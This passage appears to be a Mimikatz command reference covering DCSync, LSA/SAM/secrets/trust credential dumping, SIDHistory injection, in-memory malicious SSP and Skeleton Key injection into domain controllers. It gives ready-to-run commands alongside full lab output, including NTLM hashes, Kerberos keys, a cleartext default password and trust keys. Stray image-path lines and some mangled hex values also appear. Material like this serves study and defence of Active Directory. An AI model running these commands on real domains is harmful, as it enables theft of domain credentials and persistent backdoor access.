I have previously done some packet captures for [Domain Controller replication](#) and identified the intra-DC communication flow regarding how Domain Controllers replicate.

The Samba Wiki describes the [DSGetNCChanges function](#):

“The client DC sends a DSGetNCChanges request to the server when the first one wants to get AD objects updates from the second one. The response contains a set of updates that the client has to apply to its NC replica. ...”

“When a DC receives a DSReplicaSync Request, then for each DC that it replicates from (stored in RepsFrom data structure) it performs a replication cycle where it behaves like a client and makes DSGetNCChanges requests to that DC. So it gets up-to-date AD objects from each of the DC’s which it replicates from.”

DCSync Options:

- /user – user id or SID of the user you want to pull the data for.
- /domain (optional) – FQDN of the Active Directory domain. Mimikatz will discover a DC in the domain to connect to. If this parameter is not provided, Mimikatz defaults to the current domain.
- /dc (optional) – Specify the Domain Controller you want DCSync to connect to and gather data.

There's also a /guid parameter.

DCSync Command Examples:

Pull password data for the KRBTGT user account in the rd.adsecurity.org domain:

Mimikatz “privilege::debug” “lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt” exit

Pull password data for the Administrator user account in the rd.adsecurity.org domain:

Mimikatz “privilege::debug” “lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator” exit

Pull password data for the ADSDC03 Domain Controller computer account in the lab.adsecurity.org domain:

Mimikatz “privilege::debug” “lsadump::dcsync /domain:lab.adsecurity.org /user:adsdc03” exit

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server
[DC] 'Administrator' will be the user account
Object RDN      : Administrator
** SAM ACCOUNT **

SAM Username      : Administrator
Account Type     : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID : 500

Credentials:
Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
  ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
  ntlm- 1: 5164b7a0fda365d56739954bbbc23835
  ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
  lm - 0: 6cf3c1bcc30b3fe5d716fef10f46e49
  lm - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : RD.ADSECURITY.ORGAdministrator
  Default Iterations : 4096
  Credentials
    aes256_hmac   (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a674b67e102b
    aes128_hmac   (4096) : f4d4892350fbc545f176d418afabf2b2
    des_cbc_md5   (4096) : 5d8c9e46a4ad4acd
    rc4_plain     (4096) : 96ae239ae1f8f186a205b6863a3c955f
  OldCredentials
    aes256_hmac   (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dd3f
    aes128_hmac   (4096) : 4c41e4d7a3e932d64feeed264d48a19e
    des_cbc_md5   (4096) : 5bfd0d0efe3e2334
    rc4_plain     (4096) : 5164b7a0fda365d56739954bbbc23835
```

LSADUMP::LSA – Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use `/patch` for a subset of data, use `/inject` for everything. *Requires System or Debug rights.*

- `/inject` – Inject LSASS to extract credentials
- `/name` – account name for target user account
- `/id` – RID for target user account
- `/patch` – patch LSASS.

Often service accounts are members of Domain Admins (or equivalent) or a Domain Admin was recently logged on to the computer an attacker dump credentials from. Using these credentials, an attacker can gain access to a Domain Controller and get all domain credentials, including the KRBTGT account NTLM hash which is used to create Kerberos Golden Tickets.

Command: `mimikatz lsadump::lsa /inject exit`

Dumps credential data in an Active Directory domain when run on a Domain Controller.

Requires administrator access (with debug rights) or Local SYSTEM rights

The account with RID 502 is the KRBTGT account and the account with RID 500 is the default administrator for the domain.

```
mimikatz # lsadump::lsa /inject
Domain : RD / S-1-5-21-2578996962-4185879466-3696909401
RID : 000001f4 (500)
User : RDAdministrator

* Primary
  LM :
  NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

* WDigest
  01 f679b3e6845b3530d23b6fd583d85fc4
  02 7594f44ba1add22ec59422ee0bcc7d3d
  03 4edf9050b5708a95c5339ff4d455f9d9
  04 f679b3e6845b3530d23b6fd583d85fc4
  05 dca06390fd68b184d077ea114d71bc65
  06 968edd04b2c8522c75a8b38077741a6
  07 b41d280f6b5e4b29be875574e8153576
  08 83d18fb18d91dbe5c48c0993015bb8fd
  09 560ff912f8d8387a3d816e6b8a6fa1b
  10 42fc8aa69c1bdcedc14426f6860006e9
  11 93877de46315d5a9488a04b70adfdd9b
  12 83d18fb18d91dbe5c48c0993015bb8fd
  13 e8d56e7d1c98fb73c3bbd9d4335b52e
  14 3de7cf58a243cb9c7d2da48e0d26f2e0
  15 c9cd4c6d0e58ca94f7f8de0b771de9c
  16 8e0e4d08026ca65a1dac39b3f91ad450
  17 04019d0035b037c2340721bce9ffffad5
  18 ed6557be36a02e560432c14b0c907071
  19 006b6ddf87a13ee7dd8690826ff0185
  20 44d1a858df09d82a9c3aa1504ba0cf4b
  21 05324ef16d0c8ea133bd6cc0e857d0ab
  22 bd7a7ccf1ec21d4d3c0a08141db6958e
  23 bb827d5dba87283d26dc540187ee7d
  24 45b27af413b6cf49b2de6007dd21e909
  25 4751d4eb50d71a4ecd59aac3eda95d0
  26 e810c132e213ae83712e6e1e9688b06f
  27 0e83d15538ee64b201e1fed1224ad7c7
  28 14cac5ae547459d5c9daac86f499b7d7
  29 d14452ddf60a9e2675fd5e37c14f12b7

* Kerberos
  Default Salt : RD.ADSECURITY.ORGAdministrator
  Credentials
    des_cbc_md5      : 0143809219947ff4
    rc4_plain        : 7c08d63a2f48f045971bc2236ed3f3ac
  OldCredentials
    des_cbc_md5      : 5d8c9e46a4ad4acd
    rc4_plain        : 96ae239ae1f8f186a205b6863a3c955f
```

Here's the result when running LSADUMP::lsa /patch which only dumps the NTLM password hashes.

Administrator: Windows PowerShell

File Edit View Tools Debug Add-ons Help

Invoke-Mimikatz.ps1 X

```
2286 Invoke-Mimikatz -command '"privilege::debug" "lsadump::samrpc /patch"'
```

Privilege '20' OK

```
mimikatz(powershell) # lsadump::samrpc /patch
Domain : ADSECLAB / S-1-5-21-1473643419-774954089-2222329127
```

RID : 000001f4 (500)	User : Administrator
LM :	NTLM : 6f40d9c1cab7f73d298dc3d94163543d

RID : 000001f5 (501)	User : Guest
LM :	NTLM :

RID : 000001f6 (502)	User : krbtgt
LM :	NTLM : 7e2a0e20851d0229f2489210b6576ede

RID : 000003e8 (1000)	User : admin
LM :	NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

RID : 00000452 (1106)	User : LukeSkywalker
LM :	NTLM : 177af8ab46321ceef22b4e8376f2dba7

RID : 00000453 (1107)	User : HanSolo
LM :	NTLM : 269c0c63a623b2e062df861c9b82818

RID : 00000454 (1108)	User : JoeUser
LM :	NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

LSADUMP::Rpdata

LSADUMP::SAM – get the SysKey to decrypt SAM entries (from registry or hive). The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts.

Requires System or Debug rights.

It contains NTLM, and sometimes LM hash, of users passwords. It can work in two modes: online (with SYSTEM user or token) or offline (with SYSTEM & SAM hives or backup).

Requires administrator access (with debug rights) or Local SYSTEM rights when run against an online SAM.

Getting an impersonated SYSTEM token: Mimikatz "PRIVILEGE::Debug" "TOKEN:elevate"

```
mimikatz # lsadump::sam
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657
Local SID : S-1-5-21-3017930946-1529675408-4271689233
SAMKey : 364d77a8399af95033658c1498e09bf2

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 4771c80c83293beb882cb621a6a063fe

RID : 000001f5 (501)
User : Guest
LM :
NTLM :
```

LSADUMP::Secrets – get the SysKey to decrypt SECRETS entries (from registry or hives).

Requires System or Debug rights.

```
mimikatz # lsadump::secrets
Domain : RDLABDC02
SysKey : ea0fad2f73ad366ef5c9b1370d241657

Local name : RDLABDC02 (S-1-5-21-3017930946-1529675408-4271689233)
Domain name : RD (S-1-5-21-2578996962-4185879466-3696909401)

Policy subsystem is : 1.12
LSA Key(s) : 1, default {91cbbc93-b740-4665-cbf4-90bdd79a5202}
[00] {91cbbc93-b740-4665-cbf4-90bdd79a5202} 1164b471bfff34c94b54f28b69b18f913ffb9b113c9b1fe355d4f901557acea0d

Secret : $MACHINE.ACC
cur/text: 760mxqm#CqEi+06KgoEdX -up\$,^N3S#7'e ?/sF*HqZ3:cgV')<9A/A+0y^j"k50mJWpOu]rSF%=/rD\,,GZeeq;R9'))7,fU'wtwm> i$z[#3%(W3;Rp\ \
NTLM:595d436f11270dc4df953f217fcfbdd2
SHA1:7319c0c6ef0186b7eee8baedb306e91f2785c577
old/text: 760mxqm#CqEi+06KgoEdX -up\$,^N3S#7'e ?/sF*HqZ3:cgV')<9A/A+0y^j"k50mJWpOu]rSF%=/rD\,,GZeeq;R9'))7,fU'wtwm> i$z[#3%(W3;Rp\ \
NTLM:595d436f11270dc4df953f217fcfbdd2
SHA1:7319c0c6ef0186b7eee8baedb306e91f2785c577

Secret : DefaultPassword
cur/text: ROOT#123
old/text: ROOT#123

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 bf 96 8e ef 0b 59 7c 6b e4 8b 62 12 9f c0 11 c3 ac 88 9a f1 b0 0d a9 e3 b5 7f 2b ce c6 53 87 08 a3
50 82 d1 69 e1 0d f0
full: bf968eeef0b597c6be48b62129fc011c3ac889af1b00da9e3b57f2bcec6538708a35082d169e10df0
m/u : bf968eeef0b597c6be48b62129fc011c3ac889af1 / b00da9e3b57f2bcec6538708a35082d169e10df0
old/hex : 01 00 00 00 82 58 84 d1 a9 33 60 a6 37 f6 79 0d 70 67 09 a6 65 40 ed 28 76 24 43 44 86 69 55 be b0 41 a9 4a 95
e5 90 4f 64 a6 d3 99
full: 825884d1a93360a637f6790d706709a66540ed2876244344866955beb041a94a95e5904f64a6d399
m/u : 825884d1a93360a637f6790d706709a66540ed28 / 76244344866955beb041a94a95e5904f64a6d399

Secret : NL$KM
cur/hex : f1 6a 5e ad c2 d0 94 3d 7e 1e 2a b5 b0 f8 ea 9c 48 58 3c 1b cb 0b b9 b3 71 63 f3 58 18 b7 ec 3d 57 96 1d e4 35
8d 0b d1 26 5f 07 82 ad 97 d6 7a 2e 3c 1a a9 ca 36 58 27 0d f1 a2 02 88 23 17 13
```

LSADUMP::Trust – Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly).

Requires System or Debug rights.

Extracts data from Active Directory for existing trust relationships for the domain. The trust key (password) is displayed as well.

```
mimikatz(commandline) # lsadump::trust /patch

Current domain: LAB.ADSECURITY.ORG (ADSECLAB / S-1-5-21-1583770191-140008446-3268284411)

Domain: RD.LAB.ADSECURITY.ORG (RD / S-1-5-21-135380161-102191138-581311202)
[ In ] LAB.ADSECURITY.ORG -> RD.LAB.ADSECURITY.ORG
  * 6/17/2015 7:35:47 PM - CLEAR - 65 aa 4f 45 f3 8a 7a 07 69 99 a0 f2 8f 11 88 55 5b 18 2a 53 94 79 a1 75 dd 85 5a
e1 e3 a0 91 0d c0 7c 10 8c 32 db c5 b9 48 d6 e3 0c 4c 74 83 bc 13 38 2d e0 bb 5f 35 e8 c7 16 12 fe 29 ad f7 3d 45 8c cc
df 71 33 59 88 68 91 06 b6 10 6c e2 92 68 c5 dd 81 1b 2d c6 f5 44 01 5e ec f0 b7 ed 2e 22 8d 21 c4 3a 30 3a da 1c b5 e5
8a 98 21 90 a3 a4 2c 57 99 91 8d a1 e9 c0 d8 68 2d c3 b0 ba 3d eb 58 28 16 ea 45 f0 57 b1 0a bd 6c 1c 4f 5f 08 9d fe d6
0f 42 4a 14 1e 25 2b 27 3f 89 a5 3a 65 1b ed 6c 37 f5 3c e7 4e 8e ba 53 6d ca 5d 77 86 4b 72 50 09 a0 8a 84 e0 13 e6 7a
33 c7 9c e9 ff eb 91 ff 0e 4e f0 2f fb bd 28 7e 2d e0 5a e5 76 22 2a 4a 26 54 70 24 f5 71 cf f0 b7 d0 6c 9b 12 54 1c 54
26 5d 6b 01 88 17 a9 a3 d5 39 38 3f 58 73 48 9d 46 9b 0d b7 8e 98 c0 fe 22 11 4c cb 6f
  * aes256_hmac c710a6557b1d27920f73725e09362c56fad6d30a802eb4ed2e0c5838885a090c
  * aes128_hmac 6a5aba8674dcfa6414b371136ac4aae5
  * rc4_hmac_nt a2adef66d1d90b0fb4c7943d52fad203

[ Out ] RD.LAB.ADSECURITY.ORG -> LAB.ADSECURITY.ORG
  * 6/17/2015 7:35:47 PM - CLEAR - 65 aa 4f 45 f3 8a 7a 07 69 99 a0 f2 8f 11 88 55 5b 18 2a 53 94 79 a1 75 dd 85 5a
e1 e3 a0 91 0d c0 7c 10 8c 32 db c5 b9 48 d6 e3 0c 4c 74 83 bc 13 38 2d e0 bb 5f 35 e8 c7 16 12 fe 29 ad f7 3d 45 8c cc
df 71 33 59 88 68 91 06 b6 10 6c e2 92 68 c5 dd 81 1b 2d c6 f5 44 01 5e ec f0 b7 ed 2e 22 8d 21 c4 3a 30 3a da 1c b5 e5
8a 98 21 90 a3 a4 2c 57 99 91 8d a1 e9 c0 d8 68 2d c3 b0 ba 3d eb 58 28 16 ea 45 f0 57 b1 0a bd 6c 1c 4f 5f 08 9d fe d6
0f 42 4a 14 1e 25 2b 27 3f 89 a5 3a 65 1b ed 6c 37 f5 3c e7 4e 8e ba 53 6d ca 5d 77 86 4b 72 50 09 a0 8a 84 e0 13 e6 7a
33 c7 9c e9 ff eb 91 ff 0e 4e f0 2f fb bd 28 7e 2d e0 5a e5 76 22 2a 4a 26 54 70 24 f5 71 cf f0 b7 d0 6c 9b 12 54 1c 54
26 5d 6b 01 88 17 a9 a3 d5 39 38 3f 58 73 48 9d 46 9b 0d b7 8e 98 c0 fe 22 11 4c cb 6f
  * aes256_hmac 834cecb0cd819f5d25fa95382450ed047ab9bbf18f2a066d2dfe9c8743270eeb
  * aes128_hmac 238428f3e950c50ba6e3604377913d1e
  * rc4_hmac_nt a2adef66d1d90b0fb4c7943d52fad203

[ In-1 ] LAB.ADSECURITY.ORG -> RD.LAB.ADSECURITY.ORG
  * 6/17/2015 7:35:47 PM - CLEAR - 65 aa 4f 45 f3 8a 7a 07 69 99 a0 f2 8f 11 88 55 5b 18 2a 53 94 79 a1 75 dd 85 5a
e1 e3 a0 91 0d c0 7c 10 8c 32 db c5 b9 48 d6 e3 0c 4c 74 83 bc 13 38 2d e0 bb 5f 35 e8 c7 16 12 fe 29 ad f7 3d 45 8c cc
df 71 33 59 88 68 91 06 b6 10 6c e2 92 68 c5 dd 81 1b 2d c6 f5 44 01 5e ec f0 b7 ed 2e 22 8d 21 c4 3a 30 3a da 1c b5 e5
8a 98 21 90 a3 a4 2c 57 99 91 8d a1 e9 c0 d8 68 2d c3 b0 ba 3d eb 58 28 16 ea 45 f0 57 b1 0a bd 6c 1c 4f 5f 08 9d fe d6
0f 42 4a 14 1e 25 2b 27 3f 89 a5 3a 65 1b ed 6c 37 f5 3c e7 4e 8e ba 53 6d ca 5d 77 86 4b 72 50 09 a0 8a 84 e0 13 e6 7a
33 c7 9c e9 ff eb 91 ff 0e 4e f0 2f fb bd 28 7e 2d e0 5a e5 76 22 2a 4a 26 54 70 24 f5 71 cf f0 b7 d0 6c 9b 12 54 1c 54
26 5d 6b 01 88 17 a9 a3 d5 39 38 3f 58 73 48 9d 46 9b 0d b7 8e 98 c0 fe 22 11 4c cb 6f
  * aes256_hmac c710a6557b1d27920f73725e09362c56fad6d30a802eb4ed2e0c5838885a090c
  * aes128_hmac 6a5aba8674dcfa6414b371136ac4aae5
  * rc4_hmac_nt a2adef66d1d90b0fb4c7943d52fad203

[Out-1] RD.LAB.ADSECURITY.ORG -> LAB.ADSECURITY.ORG
  * 6/17/2015 7:35:47 PM - CLEAR - 65 aa 4f 45 f3 8a 7a 07 69 99 a0 f2 8f 11 88 55 5b 18 2a 53 94 79 a1 75 dd 85 5a
e1 e3 a0 91 0d c0 7c 10 8c 32 db c5 b9 48 d6 e3 0c 4c 74 83 bc 13 38 2d e0 bb 5f 35 e8 c7 16 12 fe 29 ad f7 3d 45 8c cc
df 71 33 59 88 68 91 06 b6 10 6c e2 92 68 c5 dd 81 1b 2d c6 f5 44 01 5e ec f0 b7 ed 2e 22 8d 21 c4 3a 30 3a da 1c b5 e5
8a 98 21 90 a3 a4 2c 57 99 91 8d a1 e9 c0 d8 68 2d c3 b0 ba 3d eb 58 28 16 ea 45 f0 57 b1 0a bd 6c 1c 4f 5f 08 9d fe d6
0f 42 4a 14 1e 25 2b 27 3f 89 a5 3a 65 1b ed 6c 37 f5 3c e7 4e 8e ba 53 6d ca 5d 77 86 4b 72 50 09 a0 8a 84 e0 13 e6 7a
33 c7 9c e9 ff eb 91 ff 0e 4e f0 2f fb bd 28 7e 2d e0 5a e5 76 22 2a 4a 26 54 70 24 f5 71 cf f0 b7 d0 6c 9b 12 54 1c 54
26 5d 6b 01 88 17 a9 a3 d5 39 38 3f 58 73 48 9d 46 9b 0d b7 8e 98 c0 fe 22 11 4c cb 6f
  * aes256_hmac 834cecb0cd819f5d25fa95382450ed047ab9bbf18f2a066d2dfe9c8743270eeb
  * aes128_hmac 238428f3e950c50ba6e3604377913d1e
  * rc4_hmac_nt a2adef66d1d90b0fb4c7943d52fad203
```

MISC

The MISC Mimikatz module is kind of a catch-all for commands that don't quite fit elsewhere.

The most well known commands in this module are MISC::AddSID, MISC::MemSSP, and MISC::Skeleton.

MISC::AddSid – Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID).

Requires System or Debug rights.

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator"
#####
# mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
##### with 15 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK


mimikatz(commandline) # misc::addsid bobafett ADSAdministrator
SIDHistory for 'bobafett'
* ADSAdministrator      OK
```

```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof

DistinguishedName : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled          : True
GivenName        :
MemberOf         : {}
Name             : BobaFett
ObjectClass      : user
ObjectGUID       : d4d1e6c0-82a8-469f-b243-8602300e2dbe
SamAccountName   : BobaFett
SID              : S-1-5-21-1583770191-140008446-3268284411-3103
SIDHistory       : {S-1-5-21-1583770191-140008446-3268284411-500}
Surname          :
UserPrincipalName : BobaFett@lab.adsecurity.org
```

MISC::Cmd – Command Prompt (without DisableCMD).

Requires Administrator rights.



MISC::Detours – (*experimental*) Try to enumerate all modules with Detours-like hooks

Requires Administrator rights.

```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF63E90E6E0

mimikatz # misc::detours
smss.exe (224)
ERROR kuhl_m_misc_detours_callback_process ; OpenProcess (0x00000005)
csrss.exe (320)
ERROR kuhl_m_misc_detours_callback_process ; OpenProcess (0x00000005)
wininit.exe (392)
services.exe (484)
ERROR kuhl_m_misc_detours_callback_process ; OpenProcess (0x00000005)
lsass.exe (492)
svchost.exe (620)
svchost.exe (660)
svchost.exe (800)
svchost.exe (844)
svchost.exe (888)
svchost.exe (972)
svchost.exe (324)
spoolsv.exe (1256)
Microsoft.ActiveDirectory.WebServices.exe (1284)
dftrs.exe (1328)
dns.exe (1364)
ismserv.exe (1384)
ntfrs.exe (1420)
dfssvc.exe (1532)
vds.exe (1932)
svchost.exe (2020)
svchost.exe (1072)
svchost.exe (1036)
VSSVC.exe (2096)
msdtc.exe (2860)
cssrsv.exe (4320)
ERROR kuhl_m_misc_detours_callback_process ; OpenProcess (0x00000005)
winlogon.exe (4348)
dwm.exe (4472)
taskhostex.exe (4592)
explorer.exe (4708)
powershell.exe (4856)
conhost.exe (2556)
mimikatz.exe (4976)
svchost.exe (716)
```

MISC::MemSSP – Inject a malicious Windows SSP to log locally authenticated credentials by patching LSASS in memory with new SSP – no reboot required (rebooting clears the memssp Mimikatz injects). This [post on Mimikatz SSP](#) describes in-memory patching as well as more persistent SSP techniques.

Requires Administrator rights.

```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::memssp"
#####
# mimikatz 2.0 alpha <x64> release "Kiwi en C" <Jun 29 2015 00:28:32>
## ^ ##
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
'## v ## http://blog.gentilkiwi.com/mimikatz             <oe.eo>
'#####

mimikatz(commandline) # privilege::debug
Privilege '20' OK


mimikatz(commandline) # misc::memssp
Injected =>
```

Mandiant presentation on MemSSP

MISC::Ncroutemon – Juniper Manager (without DisableTaskMgr)

MISC::Regedit – Registry Editor (without DisableRegistryTools)

Requires Administrator rights.



MISC::Skeleton – Inject Skeleton Key into LSASS process on Domain Controller.

Requires Administrator rights.

This enables all user authentication to the Skeleton Key patched DC to use a “master password” (aka Skeleton Keys) as well as their usual password.

```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::skeleton" exit
#####
# mimikatz 2.0 alpha <x64> release "Kiwi en C" <Jun 29 2015 00:28:32>
## ^ ##
## / \ ## /* * */
## \ / ## Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
## v ## http://blog.gentilkiwi.com/mimikatz             <oe.eo>
##### with 16 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!
```

MISC::Taskmgr – Task Manager (without DisableTaskMgr).

Requires Administrator rights.

```
mimikatz # misc::taskmgr
Patch OK for 'taskmgr.exe' from 'DisableTaskMgr' to 'KiwiAndTaskMgr' @ 00000000FF716708
```

The image shows a screenshot of the Windows Task Manager. The window title is "Windows Task Manager". The menu bar includes "File", "Options", "View", "Windows", and "Help". Below the menu is a tab bar with "Applications", "Processes", "Services", "Performance", "Networking", and "Users", where "Processes" is selected. A main table lists one task: "mimikatz 2.0 alpha x64 (oe.eo)" with the status "Running". At the bottom of the Task Manager window are buttons for "End Task", "Switch To", and "New Task...". Below the Task Manager window, the system status bar displays "Processes: 35", "CPU Usage: 0%", and "Physical Memory: 77%".

MISC::Wifi

MINESWEEPER

MINESWEEPER::Infos – Provide mine info in minesweeper

Net

NET::User

NET::Group

NET::LocalGroup

PRIVILEGE

PRIVILEGE::Debug – get debug rights (this or Local System rights is required for many Mimikatz commands).

By default, the Administrators group has Debug rights. Debug still has to be “activated” by running “privilege::debug”.

The debug privilege allows someone to debug a process that they wouldn't otherwise have access to. For example, a process running as a user with the debug privilege enabled on its token can debug a service running as local system.

<http://msdn.microsoft.com/library/windows/hardware/ff541528.aspx>

```
mimikatz # privilege::debug
Privilege '20' OK
```

Benjamin's Remark:

ERROR kuhl_m_privilege_simple ;RtlAdjustPrivilege (20) c0000061 means that the required privilege is not held by the client (mostly you're not an administrator :smirk:)

PROCESS

The Mimikatz PROCESS module provides the ability to gather data on processes and interact with processes.

PROCESS::Exports – list exports

```
mimikatz # process::exports
mimikatz.exe
ntdll.dll
00007FFBEF128338 -> 1      00007FFBEF025380
00007FFBEF12833C -> 2      00007FFBEF0E8EC8
00007FFBEF128340 -> 3      00007FFBEF0E90A8
00007FFBEF128344 -> 4      00007FFBEF0E9280
00007FFBEF128348 -> 5      00007FFBEF0E9034
00007FFBEF12834C -> 6      00007FFBEF023A38
00007FFBEF128350 -> 7      00007FFBEF0E9068
00007FFBEF128354 -> 8      00007FFBEF068E3C
00007FFBEF128358 -> 9  0    00007FFBEF026AC4      A_SHAFinal
00007FFBEF12835C -> 10 1   00007FFBEF026BF8      A_SHAInit
00007FFBEF128360 -> 11 2   00007FFBEF026C2C      A_SHAUpdate
00007FFBEF128364 -> 12 3   00007FFBEF07129C      AlpcAdjustCompletionListConcurrencyCount
00007FFBEF128368 -> 13 4   00007FFBEF075C8       AlpcFreeCompletionListMessage
00007FFBEF12836C -> 14 5   00007FFBEF0EAF30      AlpcGetCompletionListLastMessageInformation
00007FFBEF128370 -> 15 6   00007FFBEF0EAF44      AlpcGetCompletionListMessageAttributes
00007FFBEF128374 -> 16 7   00007FFBEF07E3DC      AlpcGetHeaderSize
00007FFBEF128378 -> 17 8   00007FFBEF07E3A0      AlpcGetMessageAttribute
00007FFBEF12837C -> 18 9   00007FFBEF070570      AlpcGetMessageFromCompletionList
00007FFBEF128380 -> 19 10  00007FFBEF08C784      AlpcGetOutstandingCompletionListMessageCount
00007FFBEF128384 -> 20 11  00007FFBEF07E340      AlpcInitializeMessageAttribute
00007FFBEF128388 -> 21 12  00007FFBEF086808      AlpcMaxAllowedMessageLength
00007FFBEF12838C -> 22 13  00007FFBEF08C230      AlpcRegisterCompletionList
00007FFBEF128390 -> 23 14  00007FFBEF078348      AlpcRegisterCompletionListWorkerThread
00007FFBEF128394 -> 24 15  00007FFBEF08C690      AlpcRundownCompletionList
00007FFBEF128398 -> 25 16  00007FFBEF08C6A8      AlpcUnregisterCompletionList
00007FFBEF12839C -> 26 17  00007FFBEF0782F0      AlpcUnregisterCompletionListWorkerThread
00007FFBEF1283A0 -> 27 18  00007FFBEF07F60       ApiSetQueryApiSetPresence
00007FFBEF1283A4 -> 28 19  00007FFBEF07822C     CsrAllocateCaptureBuffer
00007FFBEF1283A8 -> 29 20  00007FFBEF0781EC     CsrAllocateMessagePointer
00007FFBEF1283A0 -> 30 21  00007FFBEF078004     CsrCaptureMessageBuffer
00007FFBEF1283B0 -> 31 22  00007FFBEF078058     CsrCaptureMessageMultiUnicodeStringsInPlace
00007FFBEF1283B4 -> 32 23  00007FFBEF078140     CsrCaptureMessageString
00007FFBEF1283B8 -> 33 24  00007FFBEF07A734     CsrCaptureTimeout
00007FFBEF1283B0 -> 34 25  00007FFBEF077EA0     CsrClientCallsServer
00007FFBEF1283C0 -> 35 26  00007FFBEF050204     CsrClientConnectToServer
00007FFBEF1283C4 -> 36 27  00007FFBEF07E88      CsrFreeCaptureBuffer
00007FFBEF1283C8 -> 37 28  00007FFBEF0A754      CsrGetProcessId
00007FFBEF1283CC -> 38 29  00007FFBEF0A57C4      CsrIdentifyAlertableThread
00007FFBEF1283D0 -> 39 30  00007FFBEF0FAB4      CsrSetPriorityClass
00007FFBEF1283D4 -> 40 31  00007FFBEF0A764      CsrVerifyRegion
00007FFBEF1283D8 -> 41 32  00007FFBEF0AC6B0     DbgBreakPoint
00007FFBEF1283DC -> 42 33  00007FFBEF058280     DbgPrint
00007FFBEF1283E0 -> 43 34  00007FFBEF058960     DbgPrintEx
00007FFBEF1283E4 -> 44 35  00007FFBEF0EAFT8     DbgPrintReturnControlC
00007FFBEF1283E8 -> 45 36  00007FFBEF0EAFC0     DbgPrompt
